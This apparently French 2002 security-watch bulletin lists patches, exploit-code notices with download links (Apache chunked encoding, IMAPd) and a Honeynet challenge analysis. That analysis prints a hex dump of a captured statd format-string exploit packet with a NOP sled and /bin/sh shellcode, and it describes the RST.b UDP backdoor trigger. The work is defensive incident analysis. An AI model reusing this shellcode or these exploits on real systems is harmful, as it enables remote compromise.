OpenSSH a annoncé la disponibilité de OpenSSH version 3.2.3. Celle-ci corrige un défaut dans le contrôle d'accès 'BSD_AUTH' sur OpenBSD et systèmes BSD, le problème lié au processus d'authentification utilisant 'YP' (Yellow Pages) avec netgroups, le problème dans 'login/tty' sous Solaris et les problèmes de compilation sur Cygwin.

http://www.openssh.com/

http://archives.neohapsis.com/archives/bugtraq/2002-05/0235.html

OpenBSD

Disponibilité d'un correctif pour Apache

OpenBSD annonce que le démon 'httpd' livré avec la version OpenBSD 3.1 est vulnérable au débordement de buffer pouvant apparaître lors du transfert de données 'chunk encoded'. Le correctif différentiel suivant corrige cette vulnérabilité: ftp://ftp.openbsd.org/pub/OpenBSD/patches/3.1/common/005_httpd.patch

http://www.openbsd.org/errata.html#httpd

SCO/CALDERA

Disponibilité des correctifs pour BIND

CALDERA a annoncé, sous la référence CSSA-2002-SCO.24, la disponibilité des correctifs pour la vulnérabilité affectant BIND version 9. Un utilisateur malicieux peut provoquer un déni de service distant en soumettant au serveur un paquet DNS spécifique. CALDERA recommande d'installez le dernier paquetage disponible pour Open UNIX 8.0.0 qui corrige cette vulnérabilité via ftp://ftp.caldera.com/pub/updates/OpenUNIX/CSSA-2002-SCO.24

ftp://ftp.caldera.com/pub/updates/OpenUNIX/CSSA-2002-SCO.24/CSSA-2002-SCO.24.txt

Disponibilité des nouveaux paquetages pour 'snmpd'

Caldera a annoncé la disponibilité de nouveaux paquetages corrigeant les vulnérabilités 'snmp' pour les binaires '/usr/lib/libsnmp.so.1.Z' de OpenServer 5.0.5 et '/usr/lib/libsnmp.so.1.Z' pour OpenServer 5.0.6. Ces paquetages sont disponibles via ftp://ftp.caldera.com/pub/updates/OpenServer/CSSA-2002-SCO.25

ftp://ftp.caldera.com/pub/updates/OpenServer/CSSA-2002-SCO.25/CSSA-2002-SCO.25.txt

Disponibilité de correctif pour 'squid'

Caldera a annoncé, sous la référence CSSA-2002-SCO.26, la disponibilité d'un correctif pour Squid corrigeant la vulnérabilité relative aux requêtes DNS. Caldera précise que la version OpenServer 5.0.6a utilise aussi des binaires vulnérables.

http://www.squid-cache.org/Advisories/SQUID-2002_2.txt

ftp://ftp.caldera.com/pub/updates/OpenServer/CSSA-2002-SCO.26/CSSA-2002-SCO.26.txt

SENDMAIL

Disponibilité de Sendmail version 8.12.4

Sendmail a annoncé la disponibilité de Sendmail version 8.12.4. Celle-ci corrige une vulnérabilité liée au verrouillage de certains fichiers pouvant localement provoquer un déni de service . D'autres problèmes mineurs ont été corrigés et les permissions par défaut sur plusieurs fichiers ont été restreintes.

http://www.sendmail.org/8.12.4.html

SGI

Vulnérabilité des serveurs web Apache

SGI annonce, sous la référence 20020605-01-A, que les serveurs web Apache sont vulnérables et incite leurs clients à consulter les alertes émises par les CERT et par le groupe Apache. Cependant, SGI précise qu'il faudra attendre un peu de temps avant d'avoir des correctifs pour corriger les vulnérabilités d'Apache.

ftp://patches.sgi.com/support/free/security/advisories/20020605-01-A

CODES D'EXPLOITATION

Les codes d'exploitation des vulnérabilités suivantes ont fait l'objet d'une large diffusion :

APACHE

Code d'exploitation pour la faille 'chunk-encoded'

ISS X-Force informe les utilisateurs des serveurs web Apache qu'un code d'exploitation fonctionnel a été diffusé. Ce code exploite le débordement de buffer pouvant apparaître lors du transfert de données 'chunk-encoded' . Il a été développé pour les plates-formes suivantes et aurait déjà été utilisé dans les milieux 'underground': Sun Solaris 6-8 (Sparc/x86) FreeBSD 4.3-4.5 (x86) OpenBSD 2.6-3.1 (x86) Linux (GNU) 2.4 (x86)
Le code est disponible à l'adresse suivante :
http://online.securityfocus.com/attachment/2002-06-20/apache-scalp.c
Un utilisateur mal intentionné peut ainsi exploiter cette vulnérabilité à distance afin de modifier le contenu, provoquer un déni de service ou compromettre les serveurs Apache.

http://online.securityfocus.com/archive/1/277830
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20524

CISCO

Code d'exploitation contre les routeurs 2600

Un code d'attaque contre les routeurs 2600 et utilisant la vulnérabilité présente dans l'implémentation de SNMPv1 a été publié sur Securiteam. Ce code permet de provoquer des dénis de service contre les routeurs sur lesquels il est utilisé. Il est efficace contre les routeurs utilisant la version d'IOS 12.0(10).

http://www.securiteam.com/exploits/5NP012K7GQ.html

IMAP

Code d'exploitation disponible pour 'IMAPd'

Un code d'exploitation complet est disponible. Il permet d'exécuter du code sur le serveur hébergeant le service 'Wu-IMAPd'. Celui-ci est vulnérable à un débordement de buffer pouvant conduire à l'exécution de code arbitraire sur le serveur .

http://www.securiteam.com/exploits/5FP0X0075C.html

BULLETINS ET NOTES

Les bulletins d'information suivants ont été publiés par les organismes officiels de surveillance et les éditeurs :

CERT

Publication de la synthèse trimestrielle CS-2002-02

Le CERT publie, sous la référence CS-2002-02, la synthèse des mois de mars, avril et mai 2002. Cette synthèse traite des vulnérabilités, exploitations ou attaques dont il a été question ces trois derniers mois. Ainsi sont mis en avant :
1. L'exploitation des vulnérabilités de Microsoft SQL Server IN-2002-04
2. Le débordement de buffer dans le contrôle ActiveX Microsoft MSN Chat CA-2002-13
3. Le mauvais formatage de caractères dans le protocole ISC DHCPD CA-2002-12
4. Le débordement de buffer dans 'cachefsd' CA-2002-11
5. Les nombreuses vulnérabilités affectant Microsoft IIS CA-2002-09
6. Les multiples vulnérabilités des serveurs Oracle CA-2002-08
7. Les attaques de type 'social engineering' via IRC et Instant Messaging IN-2002-03

http://www.cert.org/summaries/CS-2002-02.html
http://www2.fedcirc.gov/summaries/FS-2002-02.html

SPIDA

Compléments d'information sur le ver 'Spida' (SQLSnake)

Le ver 'Spida', encore appelé 'SQLSnake', utilise les comptes 'SA' des serveurs Microsoft SQL laissés sans mots de passe . Le SANS rapporte qu'il est possible que de nombreux utilisateurs de produits Microsoft soient vulnérables sans le savoir. En effet, Access 2000, Visio Enterprise Network Tools, Microsoft Project Central, ou encore Visual Studio 6 semblent intégrer une version de SQL Server dont le mot de passe pour l'utilisateur 'SA' est vide. De plus, un module 'run-time' de SQL Server a été installé dans les produits Dell IT Assistant 6.0, Compaq Insight Manager 7 et IBM Director 3.1, ce qui offre terrain favorable à la propagation du ver.

http://archives.neohapsis.com/archives/sans/2002/0054.html

ATTAQUES

TECHNIQUES

SONDAGE UDP - HONEYNET SCAN OF THE MONTH

▪ **Description**

Le défi du mois de juin nous propose de nous intéresser à une séquence de paquets '**UDP**' étranges détectée le 15 février 2002 sur trois systèmes appartenant à des membres du réseau '**honeynet**'. Les données initiales du problème sont les suivantes:

- Les trois systèmes cibles sont tous situés sur le réseau **172.16.1.0/24**,
- La journalisation a été effectuée sur un système utilisant le temps universel (UTC),
- Les traces à analyser sont contenues dans le fichier '0215@000-snort.log.tar.gz'.

L'analyste devra répondre aux 6 questions suivantes:

1. *Que tente de faire l'attaquant ?*
2. *Comment **UDP** permet-il d'aboutir à ce résultat ?*
3. *Pourquoi l'attaquant utilise-t-il des numéros de ports source et destination ainsi qu'une adresse IP aléatoire ?*
4. *Tous les paquets proviennent-ils de la même machine ou de plusieurs machines ?*
5. *Comment l'attaquant peut-il voir les réponses aux sondages ?*

Question subsidiaire:

6. *L'attaquant peut-il identifier le système d'exploitation de la victime ?*

Préparation de l'environnement

La première étape consiste à préparer l'environnement d'analyse sur nos systèmes **Windows 2000** et **LINUX**: récupération du fichier de trace (80Ko en mode compressé) sur le site du projet 'honeynet', mise à jour de l'outil d'analyse retenu, à savoir l'analyseur '**ethereal**', dans sa nouvelle version **0.9.4**, activation de la boîte à outils '**SamSpade**', ...

Analyse des traces

Une remarque préalable s'impose concernant les adresses des machines cibles de l'attaque: le lecteur assidu aura remarqué que le réseau indiqué a déjà été rencontré lors de l'analyse du **S**can of the **M**onth du mois d'avril dernier…

Un rapide parcours du fichier de trace après chargement dans l'analyseur '**Ethereal**' montre que celui-ci contient quelques 3389 paquets dont **3350 paquets TCP**, **30 paquets UDP** et **9 paquets Netbios NS**, paquets collectés du 15 février à 1 heure du matin au 16 février à la même heure.

Ce premier et rapide inventaire permet de recadrer le sujet initial de l'analyse ne concernant – a priori - en tout et pour tout que 30 paquets **UDP** 'étranges' sur les quelques 3389 paquets soit moins de 1% des événements enregistrés.

Paquets UDP

Notre analyse va s'intéresser en priorité à ces 30 paquets **UDP** mis en évidence au moyen du filtre **ethereal** '**udp and ip.addr eq 172.16.1.0/24**', paquets dont les caractéristiques sont résumées ci-après :

	Sequ.	Source	Destination	Protocole	Activité	Domaine source
①	345	216.164.2.74	172.16.1.107	NBNS	Query NBSTAT	hybrid.nyr.ny.cable.rcn.com
②	1525	216.118.19.214	172.16.1.103	NBNS	Query NBSTAT	ip.pdq.net
	1526	216.118.19.214	172.16.1.103	NBNS	Query NBSTAT	
	1527	216.118.19.214	172.16.1.103	NBNS	Query NBSTAT	
③	2111	208.187.189.25	**172.16.1.102**	Portmap	GETPORT Call - STAT	pxi.net / Psionyx
	2112	**172.16.1.102**	208.187.189.25	Portmap	GETPORT Reply - STAT	
	2113	208.187.189.25	**172.16.1.102**	STAT	**STAT Call**	
	2114	**172.16.1.102**	208.187.189.25	STAT	STAT Reply	
④	2116	208.187.189.25	**172.16.1.105**	Portmap	GETPORT Call - STAT	pxi.net / Psionyx
	2118	**172.16.1.102**	208.187.189.25	Portmap	GETPORT Reply - STAT	
	2121	208.187.189.25	**172.16.1.105**	STAT	**STAT Call**	
	2122	**172.16.1.102**	208.187.189.25	STAT	STAT Reply	
⑤	2124	208.187.189.25	**172.16.1.108**	Portmap	GETPORT Call - STAT	pxi.net / Psionyx
	2126	**172.16.1.102**	208.187.189.25	Portmap	GETPORT Reply - STAT	
	2129	208.187.189.25	**172.16.1.108**	STAT	**STAT Call**	
	2130	**172.16.1.102**	208.187.189.25	STAT	STAT Reply	
⑥	2269	216.211.97.18	172.16.1.106	NBNS	Query NBSTAT	knet-18.knet.on.ca
	2270	216.211.97.18	172.16.1.106	NBNS	Query NBSTAT	
	2271	216.211.97.18	172.16.1.106	NBNS	Query NBSTAT	
⑦	2687	216.222.44.229	172.16.1.106	NBNS	Query NBSTAT	Velocitus
	2688	216.222.44.229	172.16.1.106	NBNS	Query NBSTAT	
⑧	3360	213.68.213.135	172.16.1.101	UDP 5298 → 18030		REPRO Wuchert computer publishing GmbH
	3361	213.68.213.133	172.16.1.102	UDP 19566 → 18202		

3362	213.68.213.135	172.16.1.103	UDP	9280 →	19757	
3363	213.68.213.144	172.16.1.104	UDP	17773 →	3327	
3364	213.68.213.130	172.16.1.105	UDP	19841 →	15316	
3365	213.68.213.135	172.16.1.106	UDP	14604 →	12208	
3366	213.68.213.140	172.16.1.107	UDP	1348 →	5274	
3367	213.68.213.133	172.16.1.108	UDP	16932 →	16219	
3368	213.68.213.134	172.16.1.109	UDP	18986 →	10903	

Séquences 1, 2, 6 et 7

Ces paquets correspondent à une requête à destination du service de résolution de nom en environnement '**NetBIOS**'. Les adresses à l'origine de ces requêtes sont toutes déclarées dans un bloc appartenant à fournisseur d'accès Internet. On peut estimer sans grand risque d'erreur que ces requêtes proviennent de systèmes Windows dont le mécanisme de connexion n'a pas été configuré pour interdire l'utilisation du protocole '**NetBIOS**' sur l'interface de raccordement au point d'accès Internet. Si tel est le cas, une requête '**NBNS**' sera systématiquement transmise préalablement à l'ouverture d'une connexion vers un site tiers.

En toute rigueur, une analyse plus approfondie de l'activité de chacune des adresses sources identifiées devrait être engagée pour confirmer qu'aucune activité malveillante n'est attachée à ces adresses.

Séquences 3, 4 et 5

Trois séquences strictement identiques ayant pour origine une adresse allouée par un fournisseur d'accès Internet et pour cible le service **SUN RPC** (Remote Process Call) peuvent être observées dont le motif attirera l'attention de l'analyste. Il s'agit en effet de la séquence d'invocation du service RPC '**Statd**' entaché dans sa version la plus courante d'une vulnérabilité permettant la prise de contrôle du système (CERT **CA 2000.17**).

Cette invocation est réalisée en deux temps: obtention du numéro de port associé au service par interrogation du service '**Portmap**' (trames 2111-2112/ 2116-2118/2124-2126) puis activation du service (trames 2113-214/2121-2122/2129-2130).

La lecture des données contenues dans les paquets émis à l'attention du service **RPC** (trames 2113, 2121 et 2129) prouve qu'il ne s'agit aucunement de paquets anodins en considérant qu'il puisse y avoir un intérêt quelconque à autoriser l'accès au service RPC depuis l'Internet !

```
0000  00 e0 1e 60 70 40 08 00 20 f6 d3 58 08 00 45 00   ...`p@.. ..X..E.
0010  04 50 1a a8 00 00 2a 11 36 aa d0 bb bd 19 ac 10   .P....*.6.......
0020  01 66 03 87 80 07 04 3c 7f 7d 65 5f bf 2d 00 00   .f.....<.}e_.-..
0030  00 00 00 00 00 02 00 01 86 b8 00 00 00 01 00 00   ................
0040  00 01 00 00 00 01 00 00 00 20 3c 6d 2b a6 00 00   ......... <m+...
0050  00 09 6c 6f 63 61 6c 68 6f 73 74 00 00 00 00 00   ..localhost.....
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 00 00 03 e7 18 f7 ff bf 18 f7 ff bf 19 f7   ................
0080  ff bf 19 f7 ff bf 1a f7 ff bf 1a f7 ff bf 1b f7   ................
0090  ff bf 1b f7 ff bf 25 38 78 25 38 78 25 38 78 25   ......%8x%8x%8x%   ← Exploitation du débordement
00a0  38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38   8x%8x%8x%8x%8x%8
00b0  78 25 32 33 36 78 25 6e 25 31 33 37 78 25 6e 25   x%236x%n%137x%n%
00c0  31 30 78 25 6e 25 31 39 32 78 25 6e 90 90 90 90   10x%n%192x%n....   ← Succession d'instructions
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................      NOP
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
...
03c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03d0  90 90 90 90 90 90 90 90 31 c0 eb 7c 59 89 41 10   ........1..|Y.A.   ← Point d'entrée du shellcode
03e0  89 41 08 fe c0 89 41 04 89 c3 fe c0 89 01 b0 66   .A....A........f      de 'ron1n'
03f0  cd 80 b3 02 89 59 0c c6 41 0e 99 c6 41 08 10 89   .....Y..A...A...
0400  49 04 80 41 04 0c 88 01 b0 66 cd 80 b3 04 b0 66   I..A.....f.....f
0410  cd 80 b3 05 30 c0 88 41 04 b0 66 cd 80 89 ce 88   ....0..A..f.....
0420  c3 31 c9 b0 3f cd 80 fe c1 b0 3f cd 80 fe c1 b0   .1..?.....?.....
0430  3f cd 80 c7 06 2f 62 69 6e c7 46 04 2f 73 68 41   ?..../bin.F./shA   ← Référence à l'interpréteur
0440  30 c0 88 46 07 89 76 0c 8d 56 10 8d 4e 0c 89 f3   0..F..v..V..N...      de commande !
0450  b0 0b cd 80 b0 01 cd 80 e8 7f ff ff ff 00         ..............
```

Le code Intel 32 bits présent dans la zone de donnée du paquet d'appel contient le shellcode du célèbre outil d'exploitation '**statdx**' initialement publié le 5 Août 2000 puis mis à jour sous le nom '**statdx2**' par le dénommé '**ron1n**' (lire 'ronin') dans la liste d'information Bugtraq.

Les trois séquences ainsi mises en évidence correspondent donc bien à une tentative d'exploitation d'une vulnérabilité découverte il y a maintenant presque deux ans dans un service hélas trop souvent actif sur les systèmes Linux raccordé à l'Internet généralement via le câble, service n'ayant pas toujours fait l'objet d'une mise à jour.

L'absence d'activité **TCP** depuis le système attaquant (208.187.189.25) à destination des trois systèmes attaqués laisse entendre que la vulnérabilité n'a pu être exploitée. On notera que l'adresse IP associée aux paquets **UDP** de réponse '**STAT**' (trames 2126, 2130) ne correspond pas à l'adresse cible initiale. L'hypothèse la plus probable est que cela résulte simplement d'une erreur lors de la retranscription des adresses IP originales dans un bloc RFC1918.

Séquence 8

Cette séquence correspond à l'envoi de 9 paquets **UDP** à destination de 9 adresses consécutives allant de **172.16.1.101** à **172.16.1.109**. Totalement anodins à première vue, ces 9 paquets ne mériteraient aucune attention si le défi lancé par le projet **HoneyNet** ne nous mettait la 'puce à l'oreille'.

Un examen plus attentif montre en effet que non seulement les numéros de ports sources et destinations sont totalement aléatoires (une caractéristique rarissime dans un contexte de fonctionnement normal mais éventuellement rencontrée lors d'une campagne de sondage et d'identification d'un système distant) mais aussi que l'adresse source est elle aussi variable (213.68.213.130, 133, 134, 135, 140 et 144).

L'étude du contenu de ces 9 paquets montre qu'ils contiennent tous la chaîne '**DOM**' dans la zone de données, une caractéristique potentiellement exploitable pour tenter d'identifier le protocole associé.

```
Frame 3360
Ethernet II
    Destination: 00:e0:1e:60:70:40 (00:e0:1e:60:70:40)
    Source: 08:00:20:f6:d3:58 (08:00:20:f6:d3:58)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 213.68.213.135 (213.68.213.135),
                   Dst Addr: 172.16.1.101   (172.16.1.101)
User Datagram Protocol, Src Port: 5298 (5298), Dst Port: 18030 (18030)
    Source port:       5298 (5298)
    Destination port:  18030 (18030)
    Length: 13
    Checksum: 0x0000 (none)
Data (5 bytes)
     0000  44 4f 4d 02 00   DOM..
```

← Donnée identique dans les 9 paquets

Deux recherches sur les principaux moteurs de recherche disponibles sur Internet sont engagées. La première porte sur le nom de la société '**REPRO Wuchert computer**', propriétaire du bloc contenant les adresses IP incriminées. L'une des URL (http://www.incidents.org/archives/intrusions/msg03389.html) retournées par cette recherche nous apprend qu'un sondage identique a été constaté le 4 mars 2002 sans pour autant nous donner une réponse quant au but poursuivi. La seconde recherche porte sur les mots clefs '**DOM**', '**UDP**' et '**SCAN**'. L'un des résultats nous fourni la réponse attendue par le biais de l'avis d'alerte **QSA-2002-01-01** émis par la société '**Qualys**' et concernant un code mobile identifié comme '**Remote Shell Trojan.b**'.

La caractéristique unique de la révision '**b**' du code '**RST**' est la présence d'une porte dérobée activée par la seule réception d'un paquet **UDP** contenant la chaîne '**DOM**' éventuellement suivie d'un code correspondant à la fonction devant être exécutée, indépendamment du numéro de port source ou destination. L'avis d'alerte indique qu'un système compromis retransmettra un paquet **UDP** sur le port '**4369**' sur réception d'un paquet d'activation similaire à ceux observés. Aucune activité n'étant observée à destination de ce port, force est de constater que les machines cibles ne sont pas infectées par le code 'RST.b'.

Une dernière recherche portant le réseau contenant les adresses IP sources utilisées lors de ce qui peut désormais être considéré comme une tentative d'identification de systèmes compromis par '**RST.b**' nous conduit vers l'une des pages archivées par '**Google**' du site '**HackReport-US**'.

Créé et géré par un Français, ce site propose une liste régulièrement mise à jour des systèmes ayant été parasités par 'mirkforce', un outil permettant de créer une multitude de sessions **IRC** à destination de serveurs externes à partir de toutes les adresses IP non utilisées sur le réseau local du système parasité. On notera que le réseau de classe C '213.68.213.0' est apparu courant Février 2001 dans la liste, aucune information n'étant accessible sur les raisons ayant conduit à le supprimer de cette liste.

Réponse aux questions

Arrivé à ce niveau de l'analyse, nous disposons de tous les éléments permettant de répondre aux 5 premières questions du défi.

1. *Que tente de faire l'attaquant ?*
   L'attaquant est à la recherche de systèmes **Linux** comportant une porte dérobée installée par le code mobile dénommé '**RST.b**'. Cette porte dérobée permet d'activer à distance diverses commandes sous les privilèges de l'utilisateur '**root**' en utilisant le protocole '**UDP**'.
2. *Comment **UDP** permet-il d'aboutir à ce résultat ?*
   Le transport '**UDP**' permet la transmission d'une information sans avoir à négocier l'établissement préalable de la session au détriment cependant de la qualité de service, la délivrance de l'information n'étant pas garantie. L'utilisation d'un transport de ce type, dit '**datagramme**' ou '**sans connexion**', permet la transmission de données en minimisant l'utilisation des ressources systèmes et réseaux, charge à l'application de gérer l'état interne du protocole et les retransmissions en fonction du contexte d'utilisation.

   N'assurant aucun contrôle de cohérence notamment vis à vis de l'adresse **IP** source utilisée et totalement symétrique en terme protocolaire, le transport '**UDP**' fait figure de favori dans le monde underground tant pour la facilité avec laquelle il est possible de mystifier un service s'appuyant sur lui que pour la simplicité de sa mise en œuvre pour établir un tuyau de communication à travers un dispositif de sécurité.

   Dans le cas présent, la porte dérobée installée à la suite de l'exécution du code mobile '**RST.b**' est activée par la présence d'une chaîne de caractères spécifique positionnée au bon endroit dans le champ de données d'un paquet **UDP**. En interceptant les paquets **UDP** avant même leur traitement par les fonctions réseaux du système compromis, il est possible d'utiliser un paquet **UDP** dont les champs significatifs pourront être totalement ignorés: ports source et destination, voire même adresse **IP** source dans l'hypothèse où une éventuelle réponse serait transmise vers une adresse IP prédéfinie.
3. *Pourquoi l'attaquant utilise-t-il des numéros de ports source et destination ainsi qu'une adresse IP aléatoire ?*
   Plusieurs raisons peuvent être avancées toutes aussi valables dont probablement la plus vraisemblable dans le contexte particulier est la dissimulation de l'attaque en n'utilisant aucun port susceptible d'être associé à un service connu. Plus largement, la liberté de choix offerte par la technique d'implémentation de cette porte dérobée facilitera la traversée de certains dispositifs de filtrages.

4. *Tous les paquets proviennent-ils de la même machine ou de plusieurs machines ?*
   Tout laisse penser qu'une machine du réseau '**213.68.213.0**' ait fait l'objet d'une compromission réussie et de l'installation de l'utilitaire 'mirkforce'. Lors de son exécution, cet utilitaire a attaché les adresses **IP** libres sur ce réseau sur l'interface de la machine compromise. Si cette hypothèse est avérée, les adresses 213.68.213.130, 213.68.213.133, 213.68.213.134, 213.68.213.135 ; 213.68.213.140, 213.68.213.144 correspondront à un seul et même système !
5. *Comment l'attaquant peut-il voir les réponses aux sondages ?*
   La porte dérobée installée par '**RST.b**' répond aux sollicitations par l'envoi d'un paquet '**UDP**' comportant la chaîne '**DOM**' sur le port '**4369**' du système effectuant le sondage, informant l'attaquant de son existence.
6. *L'attaquant peut-il identifier le système d'exploitation de la victime ?*
   Le code mobile '**RST.b**' tire profit d'une spécificité propre au format exécutable '**ELF**' pour se reproduire et infecter les binaires du système cible. A ce jour, la seule version identifiée de ce virus s'attaque aux systèmes LINUX Intel x86. Une réponse positive au sondage '**UDP**' ne pourra en conséquence provenir que de ce type de système d'exploitation
   En pratique, une analyse approfondie des échanges capturés permet de découvrir que trois des neufs systèmes sondés sont actifs et répondent à diverses sollicitations :

	Portmap	DNS	FTP	HTTP
172.16.1.102	Actif	RESET	'buzzy' [SUN OS 5.8]	RESET
172.16.1.105	Actif	RESET	'scrappy' [SUN OS 5.8]	RESET
172.16.1.108	Actif	RESET	'doohy' [SUN OS 5.8]	RESET

   Quand bien même la bannière du service '**ftp**' actif sur trois des systèmes ne nous renseignerait pas sur le système d'exploitation local, l'utilisation d'un outil d'identification tel '**queso**', '**xprobe**' ou encore '**nmap**' permettra d'obtenir une liste des systèmes probables.

Complément d'analyse

L'étude des autres échanges, notamment les sessions **TCP**, peut apporter un complément d'information, voire éclairer certains aspects du sondage précédemment analysés.

Sessions IRC

La principale activité journalisée est celle générée par deux sessions IRC établies dans le réseau **DALNET** du système **172.16.1.102** vers le serveur **64.224.118.115** (adresse localisée dans un bloc non alloué et géré par **Interland**), sessions totalisant quelques 2855 paquets échangés sur la période journalisée.

Session N°1 - Trames 1 à 2907

Cette session établie en dehors de la période d'observation est majoritairement inactive: 2505 paquets échangés dont 1634 échanges PING/PONG destinés à confirmer la présence du client lors des périodes d'inactivité. La seule particularité est la présence de deux trames (2909 et 2810) dont le champ réponse contient une succession de caractères binaires. La somme de contrôle de ces deux trames est invalide. Un rapide désassemblage des données binaires montre qu'il ne s'agit pas d'un code Intel x86.

Session N°2 - Trames 2910 à 3389

Cette seconde session (348 paquets) contient la séquence d'ouverture permettant d'identifier l'utilisateur par son 'surnom' (nick name): '**infSBIVSK**'. Celui-ci se connecte depuis le poste '**VSK**' dans le domaine IRC '**6.lspitz.soho.enteract.com**'. Le lecteur aura probablement reconnu l'alias '**lspitz**' généralement utilisé par Lance Spitzner, l'un des initiateurs du projet '**HoneyNet**'.

Sondages Portmap

Plusieurs sondages du service 'Portmap' peuvent être observés.

Sondage N°1 - Trames 2096 à 2134 Source : 208.187.189.25

Les adresses cibles 172.16.1.101 à 172.16.1.109 sont sondées par ouverture/fermeture d'une connexion depuis un système déjà identifié utilisant une adresse dans un bloc de la société **Psionyx**. Il s'agit ici de la phase de sondage précédent les trois tentatives d'exploitation du débordement de buffer potentiellement présent dans le service '**statd**' (séquences ③, ④ et ⑤).

Sondage N°2 - Trames 2523 à 2590 Source : 211.251.211.65

Les adresses cibles 172.16.1.101 à 172.16.1.109 sont ici encore sondées depuis un système déclaré dans un bloc géré par le **KRNIC**, responsable de l'allocation IP en Corée. Aucune information n'est disponible en ce qui concerne l'allocation du bloc contenant cette adresse. Le programme '**rpcdump**' (ou un programme similaire) est utilisé, la liste des programmes enregistrés sur le service '**portmap**' des trois systèmes actifs est transmise en retour (trames 2553, 2554 et 2555) permettant de construire la cartographie des services suivante:

Système	Programme	Nom	Accès TCP	Accès UDP	Version
172.16.1.102 172.16.1.105 172.16.1.108	100000	Portmap	TCP/111	UDP/111	V2,V3,V4
	100024	Stat	TCP/32772		V1
	100021	NLM	TCP/4045	UDP/4045	V1,V2,V3,V4
	100133	Unknown	TCP/32772	UDP/32775	V1
	100249	Unknown	TCP/32781	UDP/32785	V1
	300598	Unknown	TCP/32780	UDP/32784	V1
	805306368	Unknown	TCP/32780	UDP/32784	V1

Sondage N°3 - Trames 2821 à 2850 Source : 61.129.106.171

Les adresses cibles 172.16.1.101 à 172.16.1.109 sont sondées par ouverture/fermeture d'une connexion depuis un système dont l'adresse est inscrite dans un bloc géré par l'**APNIC** et probablement localisé en Chine.

Sondage N°4 - Trames 3016 à 3039 Source : 61.142.80.110

Les adresses cibles 172.16.1.101, 172.16.1.103, 172.16.1.107, 172.16.1.108 et 172.16.1.109 sont sondées par l'ouverture non complétée d'une connexion depuis un système dont l'adresse est inscrite dans un bloc géré par l'**APNIC** mais non attribué.

No.	Time	Source	Destination	Prot	Ports	Etat	Info.		
3016	22:59:11.4334	61.142.80.110	172.16.1.**101**	TCP	1163 > 111	[SYN]	Seq=268510576	Ack=0	Win=32120 Len=0
3017	22:59:11.4462	61.142.80.110	172.16.1.**108**	TCP	1170 > 111	[SYN]	Seq=259321608	Ack=0	Win=32120 Len=0
3018	22:59:11.4470	61.142.80.110	172.16.1.**109**	TCP	1171 > 111	[SYN]	Seq=264230299	Ack=0	Win=32120 Len=0
3019	22:59:11.4532	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3020	22:59:11.7677	61.142.80.110	172.16.1.**107**	TCP	1169 > 111	[SYN]	Seq=268316266	Ack=0	Win=32120 Len=0
3021	22:59:12.2382	61.142.80.110	172.16.1.**103**	TCP	1165 > 111	[SYN]	Seq=264626416	Ack=0	Win=32120 Len=0
3022	22:59:14.8165	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3023	22:59:21.5631	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3027	22:59:35.0564	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3028	23:00:02.1147	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3029	23:00:56.1261	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3033	23:01:56.0958	172.16.1.108	61.142.80.110	TCP	111 > 1170	[SYN, ACK]	Seq=1265116152	Ack=259321609	Win=24616 Len=0
3039	23:02:56.0655	172.16.1.108	61.142.80.110	TCP	111 > 1170	[RST, ACK]	Seq=1265116153	Ack=259321609	Win=24616 Len=0

Sondage N°5 - Trames 3165 à 3222 Source : 202.98.223.74

Les adresses cibles 172.16.1.101 à 172.16.1.109 sont sondées par ouverture/fermeture d'une connexion depuis un système dont l'adresse est inscrite ici encore dans un bloc CIDR géré par l'**APNIC**.

Conclusion

Ce complément d'analyse n'apporte aucune information supplémentaire vis à vis du défi mais permet de rendre compte de l'activité de sondage tournant autour des services **RPC**, services pourtant normalement non accessibles depuis l'Internet car rarement requis. Le lecteur remarquera par ailleurs la part significative de sources situées dans la zone gérée par l'APNIC: Asie/Pacifique.

Nous ferons enfin remarquer l'absence pour le moins étonnante d'éléments précis concernant le code découvert par **Qualys** et dénommé '**RST.b**' si l'on exclu les données contenues dans le bulletin émis par cette société et la lettre 'anonyme' postée le 9 Septembre 2001 dans la liste '**vulnwatch**' à propos de la première version du code '**RST'** accidentellement tombée entre des mains de groupes sans scrupules.

Ce black-out est pour le moins inattendu, le code binaire (voir source) d'un virus étant généralement disponible sur les sites 'bien informés' tout au plus 2 mois après la première détection de celui-ci. Enfin, en l'absence de signatures **SNORT**, ce sondage restera non détecté sur la majorité des sites utilisant cet **IDS**.

- **Complément d'information**

http://project.honeynet.org/scans/scan21/

http://www.qualys.com/alert/remoteshellb.html

http://archives.neohapsis.com/archives/vulnwatch/2001-q3/0046.html

http://www.google.fr/search?q=cache:ksRphXoKqjgC:hackreport.magicnet.org/class.php3+%22213.68.213%22&hl=fr&ie=UTF8